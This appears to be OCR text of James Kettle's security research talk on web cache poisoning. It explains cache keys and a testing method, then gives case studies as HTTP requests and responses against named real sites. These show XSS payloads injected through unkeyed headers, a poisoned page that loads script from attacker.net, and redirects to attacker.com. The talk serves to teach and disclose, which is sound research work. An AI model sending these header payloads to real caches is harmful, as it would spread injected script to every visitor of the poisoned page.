
PRACTICAL WEB CACHE POISONING

REDEFINING 'UNEXPLOITABLE'

James Kettle

Param Miner 

1) Guess obscure query parameter:

   `enable_2017_grid_view_refresh_for_everyone_except_users_who_can_create_datasets_e_g_anon`

2) ~~Find obscure vulnerability: `alert`xss:(`~~

   ~~Guess cookies: `Server-Side Environment Clobbering`~~

   ~~Guess headers: `alert`xss:(`~~

   Cache poisoning?

Outline


- Context, Theory & Methodology
- Practical Examples & Demo
- Defense
- Q&A

Caching Threat Landscape


Practical Web Cache Poisoning **is not**

- Browser cache poisoning
- Web Cache Deception
- Response Splitting / Request Smuggling
- Theoretical

How it's meant to work



Cache poisoning objective



Cache keys

```
GET /images/cat.jpg?v=1.2 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Accept: */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://google.com/
Cookie: jessionid=xyz;
Connection: close
```

Cache key collisions

```
GET /blog/cracking.html
Host: portswigger.net
User-Agent: Firefox/57.0
Cookie: language=en;
Connection: close
```

```
HTTP/1.1 200 OK
…
<title>
    Cracking the Lens
</title>
```


```
GET /blog/cracking.html
Host: portswigger.net
User-Agent: Firefox/57.0
Cookie: language=es;
Connection: close
```

```
HTTP/1.1 200 OK
…
<title>
    Rompiendo el Lente
</title>
```

Cache Poisoning Methodology

Random cache buster


Static safety parameter



Case Studies

featuring:


Basic Cache Poisoning




```
GET /en?cb=1 HTTP/1.1
Host: www.redhat.com
X-Forwarded-Host: canary
```

```
HTTP/1.1 200 OK
Cache-Control: public, no-cache
…
<meta property="og:image"
  content="https://canary/cms/social.png" />
```

Basic Cache Poisoning


```
GET /en?safe=1 HTTP/1.1
Host: www.redhat.com
X-Forwarded-Host: a.\"><script>alert(1)</script>
```

```
HTTP/1.1 200 OK
Cache-Control: public, no-cache
…
<meta… c="https://a.\"><script>alert(1)</script>
```

```
GET /en?safe=1 HTTP/1.1
Host: www.redhat.com
```

```
HTTP/1.1 200 OK
…
<script>alert(1)</script>
```

Seizing the Cache


```
GET / HTTP/1.1
Host: unity3d.com
X-Host: attacker.net
```

```
HTTP/1.1 200 OK
Via: 1.1 varnish-v4
Age: 174
Cache-Control: public, max-age=1800
…
<script src="https://attacker.net/blah/foo.js">
</script>
```

Selective poisoning


```
GET / HTTP/1.1
Host: redacted.com
User-Agent: Mozilla/5.0 (<snip> Firefox/60.0)
X-Forwarded-Host: a"><iframe onload=alert(1)>
```

```
HTTP/1.1 200 OK
X-Served-By: cache-lhr6335-LHR
Vary: User-Agent, Accept-Encoding
…
<link rel="canonical" href="https://a">a<iframe onload=alert(1)>
```

DOM Poisoning


```
GET /dataset HTTP/1.1
Host: catalog.data.gov
X-Forwarded-Host: burpcollaborator.net
```

```
HTTP/1.1 200 OK
Age: 32707
X-Cache: Miss from cloudfront
…
<body data-site-root="https://burpcollaborator.net/"
```

```
GET /api/i18n/en
Host: burpcollaborator.net
```


DOM Poisoning


```
/api/i18n/es => {"Show more":"Mostrar más"}
```


```
template = ['<a href="#">'
            + this.i18n('show_more')
            + '</a>']
```

```
{"Show more":"<svg onload=alert(1)>"}
```

Mystery Interaction




```
GET /api/v1/classify_client HTTP/1.1
Host: xyz.burpcollaborator.net
User-Agent: Mozilla/5.0 … Firefox/57.0
Accept: application/json
origin: null
X-Forwarded-Host: x.burpcollaborator.net
```



Mozilla SHIELD


```
GET /api/v1/ HTTP/1.1
Host: normandy.cdn.mozilla.net
X-Forwarded-Host: xyz.burpcollaborator.net
```

HTTP/1.1 200 OK
X-Cached: MISS

MR. ROBOT

```
{
  "action-signed": "https://xyz.burpcollaborator.net/api/v1/action/signed/",
  "recipe-signed": "https://xyz.burpcollaborator.net/api/v1/recipe/signed/",
   …
}
```

Chaining Unkeyed Inputs


```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Host: xyz
```

```
HTTP/1.1 200 OK
Set-Cookie: locale=en; domain=xyz
```

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Scheme: nothttps
```

```
HTTP/1.1 301 Moved Permanently
Location: https://redacted.net
```

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Host: attacker.com
X-Forwarded-Scheme: nothttps
```

```
HTTP/1.1 301 Moved Permanently
Location: https://attacker.com/en
```

Route Poisoning


```
GET / HTTP/1.1
Host: www.goodhire.com
X-Forwarded-Server: canary
```

```
HTTP/1.1 404 Not Found
CF-Cache-Status: MISS

<title>HubSpot - Page not found</title>
<p>The domain canary does not exist in our system.</p>
```

```
GET / HTTP/1.1
Host: www.goodhire.com
X-Forwarded-Host: portswigger-labs-4223616.hs-sites.com
```

```
HTTP/1.1 200 OK
…
<script>alert(document.domain)</script>
```

Hidden Route Poisoning



```
GET / HTTP/1.1
Host: blog.cloudflare.com
X-Forwarded-Host: foo
```

```
HTTP/1.1 302 Found
Location: https://ghost.org/fail/
```

```
GET / HTTP/1.1
Host: blog.cloudflare.com
X-Forwarded-Host: wax.ghost.io
```


```
HTTP/1.1 302 Found
Location: http://waf.party/
```

```
GET / HTTP/1.1
Host: blog.cloudflare.com
X-Forwarded-Host: blog.binary.com
```



Resource Hijacking

JPG/PNG/PDF



JS/CSS

```
Location: http://waf.party/
```

Mixed-Content protection

hackxor

Missions Scoreboard About 681873:81.139.39.150

Research opportunity

Reward $0 **Client** albinowax **Suggested prior experience** Researcher

I've encountered a little obstacle during my research. It feels like it *should* be exploitable, but I can't quite crack it. Perhaps you can do better? See if you can pop alert(document.domain) on https://research1.hackxor.net/ in a fully patched browser. If you find a solution for Chrome or Firefox then drop me an email

This is a challenge aimed at researchers. There are known solutions for Safari, Edge and IE, but not Chrome or Firefox. Don't worry if you can't crack it! -- admin

Go to target

James Kettle
@albinowax

Follow

I've added a #hackxor mission for the researchers out there! This is an open challenge with a cash prize, and no known solution so far. hackxor.net/mission?id=7

6:37 am - 24 Jan 2018


Preload HSTS by Sajjad Hashemian

